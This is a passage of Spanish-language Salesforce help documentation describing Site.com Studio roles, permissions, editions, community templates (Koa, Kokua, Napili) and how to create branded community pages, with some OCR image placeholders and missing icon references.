- **Conseguir un buen aspecto para su sitio Web** (administrador del sitio o diseñador): aproveche las hojas de estilo en cascada (CSS) para desarrollar el aspecto de su sitio Web. Si no está completamente al día con CSS, el panel Estilo proporciona un modo fácil y visual para crear y gestionar estilos. También, si es un experto en CSS que quiere ir directamente al código, puede modificar manualmente el código de las hojas de estilo del sitio.
- **Agregar y modificar contenido** (contribuyente): En esta etapa, si es un contribuyente, el sitio suele estar listo para que agregue y modifique el contenido como texto, imágenes, vídeos e hipervínculos. A medida que trabaje, podrá cargar las imágenes o los archivos que necesite.
- **Revisar y comprobar el sitio** (contribuyente, administrador del sitio o diseñador): la comprobación de los cambios en las página de su sitio se produce a lo largo del ciclo de desarrollo. Como contribuyente, administrador del sitio o diseñador, siempre debe obtener una vista previa de sus cambios para asegurarse de que se muestran de la manera esperada en un navegador. Si es un administrador del sitio o diseñador, puede enviar un vínculo de vista previa a los revisores del sitio para que puedan revisar el producto acabado antes de que se publique.

- **Publicar el sitio** (Solo administrador del sitio): después de completar las pruebas, estará listo para que su nuevo sitio se publique. Únicamente tiene que establecer la información de dominio del sitio y, a continuación, publicar sus cambios para que su sitio esté en directo.

CONSULTE TAMBIÉN

Uso de Site.com Studio como administrador del sitio o diseñador

Uso de Site.com Studio como contribuyente

Configuración de la vista de Studio del contribuyente

# Descripción general de la ficha de Site.com

Si no puede ver la ficha Site.com, diríjase a la aplicación de Site.com. Está disponible en el menú de la aplicación Force.com en el encabezado de Salesforce. A continuación, haga clic en la ficha Site.com para ver la lista de sus sitios de Site.com. Desde esta página, puede:

- Haga clic en **Nuevo** para crear o importar un sitio. Solo los usuarios con el campo `Usuario publicador de Site.com` activado en su página de detalles del usuario pueden crear e importar sitios.
- Filtrar los sitios que ve seleccionando una lista predeterminada de la lista desplegable. Mis Sitios muestran los sitios a los que puede acceder y su función. Todos los sitios muestra todos los sitios en su organización incluso si no tiene acceso a algunos.
- Haga clic en **Modificar** junto a un sitio para abrirlo en Site.com Studio.
- Hacer clic en **Vista previa** junto al sitio para ver el aspecto que tendrá cuando se represente en la ventana de un navegador.
- Haga clic en la junto a un sitio para duplicarlo, exportarlo o eliminarlo. Sólo los usuarios con el campo `Usuario publicador de Site.com` activado en su página de detalles del usuario y la función administrador del sitio o diseñador pueden duplicar, exportar y eliminar sitios. Si un sitio se ha publicado, no puede eliminarlo hasta que no lo ponga fuera de línea.
- Consulte el estado de su sitio.
  - En desarrollo: El sitio nunca se ha publicado.
  - Publicado: El sitio se ha publicado al menos una vez.
- Haga clic en el título de cualquier columna para ordenar su lista de sitios. De forma predeterminada, los sitios están ordenados por nombres.

**Nota:** No puede crear, eliminar, duplicar sitios de comunidad en Site.com.

## CONSULTE TAMBIÉN

Uso de Site.com Studio como administrador del sitio o diseñador

Uso de Site.com Studio como contribuyente

Planificación e implementación de un sitio Web de Site.com

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear o importar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- El campo `Usuario contribuyente de Site.com` está activado en la página de detalles del usuario

  Y

  Función Contribuyente asignada a nivel del sitio

# Uso de Site.com Studio como administrador del sitio o diseñador

Site.com Studio proporciona un entorno especializado en creación de sitios para administradores de sitios y diseñadores. Utilizando las diferentes funciones disponibles, puede:

- Crear plantillas de página en las que basar sus páginas de sitio.
- Crear páginas de sitios.
- Importar activos, como imágenes y archivos.
- Modificar la hoja de estilo del sitio o crear nuevas hojas de estilo.
- Visualizar y modificar una página o una plantilla.
- Añadir elementos de página a sus páginas del sitio para proporcionar funciones y funcionalidad.
- Utilizar servicios de datos para conectarse con objetos de Salesforce con el fin de recuperar, mostrar o enviar datos.
- Crear widgets personalizados que pueden reutilizar usted y otros usuarios en todo el sitio.
- Crear un sitio multilingüe que permite a los visitantes del sitio elegir su idioma preferido.
- Crear eventos para añadir efectos animados e interactivos en su sitio Web.
- Agregar restricciones de IP para controlar el acceso de los visitantes al sitio a las páginas, plantillas de páginas, carpetas y activos del sitio.
- Añadir redirecciones de URL para informar a los usuarios y los motores de búsqueda si se ha movido el contenido del sitio.
- Crear carpetas para organizar el contenido de su sitio.
- Obtener una vista previa de su sitio o generar un vínculo de vista previa anónima para enviar a otros usuarios.
- Gestionar la información de dominio para su sitio.
- Publicar sus cambios recientes al sitio en directo.
- Duplicar, importar y exportar sitios.

**Nota:**

- Los diseñadores no pueden gestionar dominios ni publicar contenidos.
- No puede crear, eliminar, duplicar sitios de comunidad en Site.com.

## CONSULTE TAMBIÉN

Concepto de la ficha Descripción general del administrador del sitio y del diseñador
Planificación e implementación de un sitio Web de Site.com
Configuración de la vista de Studio del contribuyente
Descripción general de la ficha de Site.com

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para gestionar dominios y publicar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio asignada a nivel del sitio

## Uso de Site.com Studio como contribuyente

Site.com Studio proporciona un entorno exclusivo para la modificación del contenido donde puede:

- Abrir una página para modificarla.
- Crear páginas de sitios, si su administrador de sitio o diseñador ha activado la creación de páginas.
- Modificar el texto de la página.
- Agregar imágenes e hipervínculos a páginas.
- Agregar elementos de página a páginas.
- Importar activos, como imágenes y archivos.
- Abrir una vista previa del sitio en una ventana del navegador.

CONSULTE TAMBIÉN

Concepto de la ficha Descripción general del contribuyente
Planificación e implementación de un sitio Web de Site.com
Descripción general de la ficha de Site.com

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para modificar solo contenidos en sitios de Site.com:

- El campo `Usuario contribuyente de Site.com` está activado en la página de detalles del usuario

  Y

  Función Contribuyente asignada a nivel del sitio

## Concepto de la ficha Descripción general del administrador del sitio y del diseñador

PERMISOS DE USUARIO

| | |
|---|---|
| Para crear, modificar y gestionar sitios de Site.com: | El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario<br>Y<br>Función de administrador del sitio o diseñador asignada a nivel del sitio |
| Para gestionar dominios y publicar sitios de Site.com: | El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario<br>Y<br>Función de administrador del sitio asignada a nivel del sitio |

EDICIONES


Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

| | |
|---|---|
| Para gestionar funciones de usuario: | El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario<br>Y<br>Función de administrador del sitio asignada a nivel del sitio<br>O<br>"Gestionar usuarios" |

Como administrador del sitio o diseñador, cuando abre un sitio en Site.com Studio, se abre en la ficha Descripción general. Aquí puede acceder y gestionar los componentes del sitio y configurar las propiedades del sitio.




- Seleccione una vista (1) en la ficha Descripción general para ver sus contenidos (2).
  - Todo el contenido del sitio: Crear carpetas para organizar el contenido de su sitio. En esta vista, también puede crear páginas, plantillas y hojas de estilo así como importar activos.
  - Páginas del sitio: Crear páginas del sitio, abrir y modificar páginas, acceder a opciones de página, crear vínculos de mapa del sitio y organizar el mapa del sitio. También puede alternar entre la vista del mapa del sitio predeterminado ( ) o la vista de la lista ( ).
  - Plantillas de páginas: Crear plantillas de páginas para basar las páginas de su sitio en ellas, abrir y modificar plantillas existentes y acceder a opciones de plantilla.
  - Hojas de estilo: Modificar la hoja de estilo del sitio o crear nuevas hojas de estilo.
  - Activos: Importar y gestionar activos, como imágenes y archivos.
  - Widgets: cree widgets personalizados que puedan reutilizar usted y su equipo en todo el sitio.
  - Papelera de reciclaje: Recuperar elementos eliminados. Cuando elimina una página, una plantilla, una hoja de estilo o un activo, va a la papelera de reciclaje. Los elementos eliminados permanecen en la papelera de reciclaje de forme indefinida. Los elementos

recuperados se vuelven a almacenar en sus ubicaciones originales. Si la ubicación original ya no existe, se vuelven a almacenar en el directorio raíz de nivel superior.
  - Historial de cambios: Ver información acerca de los archivos publicados recientemente.
  - Configuración del sitio: configure las propiedades del sitio, agregue restricciones de IP, cree redirecciones de URL, gestione información del dominio y gestione funciones de usuario y agregue y gestiona idiomas del sitio.
- Utilice la barra lateral (3) para:
  - Importar activos, como imágenes y archivos.
  - Publicar cambios recientes.
  - Obtener una vista previa de su sitio o generar un vínculo de vista previa anónima para enviar a otros usuarios.
  - Duplique o exporte el sitio, sobrescriba el sitio con una versión de sandbox o cree un nuevo sitio ( ).
- Utilice el menú desplegable del sitio (4) para:
  - Abrir los sitios recientemente abiertos.
  - Ver Site.com Studio como lo ven sus contribuyentes para garantizar que configura la vista correctamente.
  - Salir de Site.com Studio y volver a Salesforce.
  - Crear un nuevo sitio.
  - Duplicar el sitio.

**Nota:** No puede crear, eliminar, duplicar sitios de comunidad en Site.com.

CONSULTE TAMBIÉN

Uso de Site.com Studio como administrador del sitio o diseñador

Planificación e implementación de un sitio Web de Site.com

Descripción general de Site.com

# Concepto de la ficha Descripción general del contribuyente

Como contribuyente, cuando abre un sitio en Site.com Studio, se abre en la ficha Descripción general. Aquí puede acceder y modificar las páginas y el contenido del sitio, así como importar imágenes y archivos.

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition


## PERMISOS DE USUARIO

Para modificar solo contenidos en sitios de Site.com:

- El campo `Usuario contribuyente de Site.com` está activado en la página de detalles del usuario

  Y

  Función Contribuyente asignada a nivel del sitio




- Seleccione una vista (1) en la ficha Descripción general para ver sus contenidos (2).

  - Todo el contenido del sitio: Ver todas las páginas, las imágenes y los archivos del sitio.
  - Páginas de sitio: Ver y modificar páginas o crear páginas de sitio, si está disponible.
  - Activos: Importar activos, como imágenes y archivos.
  - Configuración del sitio: Gestionar funciones de usuario en el sitio. Esto solo está disponible si tiene el permiso "Gestionar usuarios".
- Utilice la barra lateral (3) para:
  - Importar activos, como imágenes y archivos.
  - Abrir una vista previa del sitio en una ventana del navegador.
- Utilice el menú desplegable del sitio (4) para:
  - Abrir los sitios recientemente abiertos.
  - Salir de Site.com Studio y volver a Salesforce.

CONSULTE TAMBIÉN

Uso de Site.com Studio como contribuyente

Descripción general de Site.com

# Uso de Site.com con comunidades

## Utilizar Community Builder (Site.com) sin plantillas

Cada comunidad tiene un sitio de Site.com asociado que le permite agregar páginas personalizadas con marca a su comunidad. De forma predeterminada, las páginas Site.com están disponibles públicamente y no requieren inicio de sesión, pero también puede crear páginas privadas a las que solo puedan acceder los miembros de la comunidad.

Para obtener información más detallada sobre cómo utilizar Site.com, compruebe la ayuda en línea.

### Antes de comenzar

Los usuarios de comunidades con el permiso "Crear y configurar comunidades" tienen automáticamente acceso completo de administrador al sitio Site.com de una comunidad. Para que los usuarios de Comunidades sin el permiso correspondiente puedan modificar el sitio, debe adquirir y asignar una licencia de función de publicador de Site.com o de contribuyente de Site.com y asignar una función de usuario a nivel del sitio.

### Sugerencias y consideraciones

- A los usuarios de comunidades con el permiso "Crear y configurar comunidades" se les asigna la función de administrador en un sitio de Site.com de una comunidad. Sin embargo, no aparecen en la sección Funciones de usuarios de la ficha Descripción general de Site.com Studio.
- No puede crear, eliminar, duplicar sitios de comunidad en Site.com.
- Cuando trabaje con componentes vinculados a datos, como repetidores de datos o formularios, tenga en cuenta que puede que los objetos indicados no estén disponibles para los visitantes del sitio. En visitantes autenticados, el acceso al objeto en páginas públicas y privadas se controla con los perfiles de usuario. En visitantes no autenticados, el acceso al objeto en páginas públicas se controla con el perfil de usuario de invitado del sitio.
- Cuando se agregan formularios a páginas de comunidad autenticadas en Site.com, establezca al usuario actual para los objetos Salesforce que necesiten el campo Id. del propietario. Establecer el usuario actual (en lugar del usuario invitado predeterminado) le permite identificar al usuario autenticado cuando se envía el formulario. Para establecer el usuario actual para el campo Id. del

propietario, seleccione el campo en el formulario, haga clic en **Configurar** en Propiedades de campo del panel Propiedades, seleccione `Propiedad global` como origen y seleccione `Id. de usuario actual` como valor.

- La página de inicio, la página 404, la página de inicio de sesión y la página de inscripción automática que especifique para los sitios de la comunidad de Site.com en Configuración del sitio establecen las páginas predeterminadas para el sitio de la comunidad de Site.com. Se utilizan estas URL predeterminadas salvo que especifique URL diferentes en Gestión de comunidades en **Administración** > **Páginas** y **Administración** > **Inicio de sesión y registro**. Las páginas de error de la comunidad se especifican en la configuración de Force.com, en Páginas de error.
- Cuando su sitio de la comunidad de Site.com está inactivo, los usuarios son dirigidos a la página Servicio no disponible definida en Gestión de comunidad en Páginas.
- La vista del contribuyente no está disponible de forma predeterminada para sitios Comunidad de Site.com. Sin embargo, puede utilizar una licencia Contribuyente de Site.com para otorgar al contribuyente el acceso a un usuario específico. Consulte *Acerca de licencias de función* en la ayuda de Site.com para obtener detalles. De forma alternativa, una usuarios puede realizar una vista previa del sitio Comunidad de Site.com como un contribuyente adjuntando `?iscontrib` a la URL del sitio. Por ejemplo: `https://sitestudio.na1.force.com/?iscontrib`

CONSULTE TAMBIÉN

Selección entre sitios de Community Builder y Force.com Sites

Utilizar Site.com para personalizar la comunidad

Descripción general de comunidades Salesforce

## Utilizar Site.com para personalizar la comunidad

Los usuarios de comunidades pueden utilizar Site.com para crear páginas personalizadas con marca para una comunidad. Hay muchas formas de crear páginas personalizadas para la comunidad, pero estos son algunos de los pasos necesarios:

- **Importar activos**: reúna los activos, imágenes y archivos que planea utilizar en la página personalizada. Importe los activos en Site.com Studio, donde aparecerán en la sección Activos de la ficha Descripción general.
- **Crear páginas con marca**: la forma más rápida y fácil de crear páginas con marca es utilizar la plantilla de la comunidad, que se incluye automáticamente en todos los sitios de comunidad de Site.com. Cuando crea una nueva página basada en la plantilla de la comunidad, la página incluye todos los estilos de marca de la comunidad, incluido el encabezado y el pie de página de la comunidad. Si quiere más control sobre el aspecto de la página de la comunidad, puede crear su propia plantilla de página, arrastrar hasta ella los encabezados y pies de página de la comunidad desde la sección Widgets del panel Elementos de página y agregar otros estilos de comunidad.

  Nota: A partir de Spring '15, la plantilla Comunidad ya no estará disponible para nuevas comunidades. Si ya cuenta con una comunidad de Site.com basada en la plantilla Comunidad, seguirá funcionando. Para obtener información acerca de la creación de una comunidad, consulte Crear comunidades en la página 3427.

- **Utilizar estilos con marca de comunidad**: desarrolle el aspecto de las páginas personalizadas usando la hoja de estilo CommunityBranding o creando estilos con marca de comunidad en sus propias hojas de estilo en cascada (CSS). Si no está completamente al día con CSS, el panel Estilo proporciona un modo fácil y visual para crear y gestionar estilos. También, si es un experto en CSS que quiere ir directamente al código, puede modificar manualmente el código de los estilos de la comunidad directamente en sus propias hojas de estilo.
- **Crear páginas públicas**: usando la plantilla como base, puede crear páginas rápidamente, lo que hace que se hereden automáticamente todos los elementos de la plantilla de la página. También, si necesita una página independiente que no siga el diseño general, puede crear una página en blanco en su lugar.
- **Hacer privadas las páginas**: de forma predeterminada, cualquier página que cree en Site.com Studio está disponible públicamente. Sin embargo, puede hacer privadas las páginas de forma que solo los usuarios de las comunidades puedan acceder a ellas.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

**PERMISOS DE USUARIO**

Para crear, modificar y gestionar páginas personalizadas de una comunidad:

- "Crear y configurar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

- **Agregar funciones, elementos de página y Widgets de Comunidad** : Utilice los elementos de página preintegrados de Site.com para agregar funciones como menús de navegación, imágenes, bloques de contenido y widgets de comunidad. Recupere datos de los objetos de su organización y muéstrelos de forma dinámica en las páginas de sitio usando repetidores de datos y tablas de datos. De forma alternativa, reúna y envíe datos de los visitantes usando formularios.
- **Agregar y modificar contenido**: en esta etapa, la página suele estar lista para que agregue y modifique el contenido, como texto, imágenes, vídeos e hipervínculos. A medida que trabaje, podrá cargar las imágenes o los archivos que necesite.
- **Revisar y comprobar la página**: la comprobación de los cambios en la página se produce a lo largo del ciclo de desarrollo. Siempre debe obtener una vista previa de los cambios para asegurarse de que se muestran de la manera esperada en un navegador. También puede enviar un vínculo de vista previa a los revisores para que puedan revisar el producto acabado antes de publicarlo.
- **Publicar la página**: después de completar la prueba, ya puede hacer la página disponible para la comunidad publicando los cambios.
- **Agregar páginas autenticadas a la ficha de la comunidad**: ahora que la página se ha comprobado y publicado, si está trabajando con páginas autenticadas, el último paso es agregar la página a una ficha de la comunidad.

- **Utilizar Site.com en Sandbox**: Site.com está ahora disponible en sandbox. Cuando crea una copia de sandbox desde una organización de producción, puede incluir sus sitios de Site.com. También puede volver a copiar su sitio de sandbox en producción utilizando la función sobrescribir.

CONSULTE TAMBIÉN

Utilizar Community Builder (Site.com) sin plantillas
Descripción general de comunidades Salesforce
Marcar su comunidad

## ¿Qué plantilla de comunidad debo utilizar?

EDICIONES


Disponible en: Salesforce Classic


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las plantillas de comunidad le permiten crear una comunidad que ofrece a los clientes la misma experiencia visual y funcional en tablets, dispositivos móviles o sus equipos de escritorio.

Sus clientes quieren una forma sencilla de interactuar con su empresa en el momento que deseen y dondequiera que estén. Una comunidad de autoservicio ofrece a sus clientes una forma sencilla de acceder a la información que necesitan cuando tienen dudas. Con comunidades creadas en las plantillas Koa y Kokua, los clientes pueden buscar información utilizando artículos de conocimiento y ponerse en contacto con el servicio de atención al cliente, si es necesario. Pueden buscar artículos, formular preguntas y obtener respuestas de origen social procedentes de la comunidad en comunidades creadas empleando la plantilla Servicio al cliente (Napili). Si aún no pueden encontrar lo que están buscando, pueden ponerse en contacto con el servicio de atención al cliente sin necesidad de iniciar sesión. Las plantillas de autoservicio le permiten ampliar su comunidad a una variedad de dispositivos con una experiencia de usuario coherente cada vez.

Koa


Kokua



Customer Service (Napili)

Un asistente le guía por el proceso de selección de una plantilla y después de guía por la configuración inicial, incluyendo la configuración de temas y categorías de datos.

- Kokua es una plantilla de autoservicio de una gran riqueza visual que presenta a los usuarios artículos de conocimiento organizados por categorías de datos. Los usuarios también pueden enviar casos para obtener ayuda de agentes.
- Koa es una plantilla de autoservicio basada en texto optimizada para dispositivos móviles. Permite que los usuarios busquen y visualicen artículos por representaciones de texto de categorías de datos y se pongan en contacto con el servicio de asistencia si no pueden encontrar lo que están buscando.
- La plantilla Servicio al cliente (Napili) permite a sus clientes publicar preguntas en la comunidad y buscar y visualizar artículos. Si no encuentran lo que buscan, pueden ponerse en contacto con un agente del servicio de atención al cliente.

Community Builder facilita la tarea de personalizar su comunidad. Solo tiene que modificar algunos de los componentes para incluir información acerca de su comunidad, agregar imágenes para ampliar su marca y estará listo, sin redactar código. Además, si desea una

experiencia más personalizada, puede crear páginas personalizadas, agregar componentes a páginas, utilizar componentes Lightning y exponer más objetos de Salesforce.

Las comunidades aparecen automáticamente en el idioma de perfil de un usuario conectado, por lo que no necesita crear y gestionar una comunidad separada para cada idioma. Con Generador de comunidad, puede ampliar la cobertura de idioma para los usuarios invitados en comunidades. Si el idioma de un usuario invitado no se admite, puede elegir en un selector de idioma en cada página de la comunidad. Como todos los idiomas se mantienen en la comunidad, no tiene que crear y gestionar una comunidad separada para cada idioma.

CONSULTE TAMBIÉN

- Crear Comunidades
- Funciones de comparación disponibles en las plantillas de comunidad
- Configurar y personalizar páginas en su comunidad

## Configurar y personalizar páginas en su comunidad

Las páginas son las partes integrantes de su comunidad. Controlan cómo sus usuarios ven e interactúan con la comunidad.

Cada página incluye un conjunto de componentes organizados alrededor de una tarea o función, ya sea la apertura de un caso o la búsqueda de un artículo. Las páginas que componen cada una de las plantillas preconfiguradas de comunidad están listas para que las utilice con muy poca configuración. Además, puede crear páginas o arrastrar y soltar otros componentes en páginas existentes según sea necesario. Si crea componentes Lightning personalizados, aparecen en la lista de componentes disponibles en el lado izquierdo de la página.

Cuando modifica una página, puede establecer propiedades para el modo en que la información aparece, mover componentes o eliminar componentes que no necesita.

Nota: Puede eliminar páginas inactivas, pero no puede cambiar el nombre de páginas.

Por ejemplo, la página Inicio en la plantilla Servicio al cliente (Napili) contiene componentes que ofrecen rápidamente a miembros de la comunidad una visión general del contenido de la comunidad. Este incluye componentes que permiten a los clientes explorar artículos, leer debates, buscar información, realizar preguntas y ponerse en contacto con el servicio de asistencia. Si está creando una comunidad únicamente para desviar casos y no desea permitir que los clientes registren casos, puede eliminar el componente para ponerse en contacto con el servicio de asistencia.

Para modificar una página, vaya a Community Builder

1. Desde el menú desplegable de la página, seleccione la página para modificar.
2. Haga clic en para abrir el Editor de página.
3. Seleccione el componente que desea modificar.
4. En el editor de propiedades, modifique cualquiera de las propiedades del componente.
5. Para agregar un componente a la página, simplemente arrástrelo del menú Componentes Lightning y suéltelo donde desea en la página.
6. Para eliminar un componente de la página, pase el ratón sobre el componente y haga clic en .
7. Cuando acabe de configurar la página, haga clic en **Publicar**.

### CONSULTE TAMBIÉN

¿Qué plantilla de comunidad debo utilizar?

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para crear, personalizar o publicar una comunidad:

- "Crear y gestionar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para activar las comunidades:

- "Personalizar aplicación"

Para crear tipos y acciones de artículos:

- "Gestionar Salesforce Knowledge"

Para crear categorías de datos:

- "Gestionar categorías de datos"

# Creación de páginas con marca en Site.com

## Descripción general sobre creación de páginas con marca

Cuando crea un sitio de comunidad, Salesforce crea automáticamente un nuevo sitio Site.com y lo asocia con la comunidad.

Con los sitios de comunidad de Site.com puede:

- Utilizar la plantilla de comunidad con marca para crear páginas Site.com para su comunidad.

  Nota: A partir de Spring '15, la plantilla Comunidad ya no estará disponible para nuevas comunidades. Si ya cuenta con una comunidad de Site.com basada en la plantilla Comunidad, seguirá funcionando. Para obtener información acerca de la creación de una comunidad, consulte Crear comunidades en la página 3427.

- Utilizar la hoja de estilo `CommunityBranding` para aplicar estilos a las páginas Site.com usando CSS.
- Crear sus propios estilos CSS de comunidad usando varias expresiones del espacio de nombres `Red` disponibles.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## Crear páginas con marca a partir de la plantilla de comunidad

Los sitios de comunidad de Site.com incluyen una plantilla con marca que puede utilizar para crear nuevas páginas de sitios de comunidad.

Los estilos de la `plantilla de la comunidad` proceden de la hoja de estilo `CommunityBranding`, que se incluye automáticamente para todos los nuevos sitios de la comunidad de Site.com.

Para crear páginas con marca a partir de la `plantilla de la comunidad`:

1. En la ficha Descripción general de Site.com, pase el ratón sobre Páginas del sitio Web y haga clic en **Nuevo**.
2. Introduzca el nuevo nombre de página de la comunidad. Los nombres de página no pueden incluir espacios y caracteres especiales, como #, ? o @.
3. Asegúrese de que la `plantilla de la comunidad` está seleccionada para la plantilla de página.
4. Haga clic en **Crear**.

Nota:

- Las opciones de marca de Comunidad como encabezados, pies de página y colores de página se establecen desde la sección **Administración** > **Marca** en la página Gestión de comunidad.
- Los encabezados y pies de página vacíos de la comunidad o los encabezados que solo contienen imágenes no funcionarán en Site.com. Asegúrese de especificar bloques HTML personalizados para los encabezados y pies de página de la comunidad si está creando páginas Site.com a partir de la `plantilla de la comunidad` o creando encabezados y pies de página de la comunidad usando expresiones del espacio de nombres `Red`.
- Los encabezados y pies de página de la comunidad están disponibles como widgets en las páginas de la comunidad Site.com. Para agregar un encabezado o pie de página de una comunidad a una página en blanco de la sección Widgets del panel Elementos de página.

### CONSULTE TAMBIÉN

salesforce_communities_implementation.pdf
Descripción general sobre creación de páginas con marca
Ver la hoja de estilo CommunityBranding
Descripción general de plantillas de páginas de Site.com
Creación de plantillas de página de Site.com

### EDICIONES

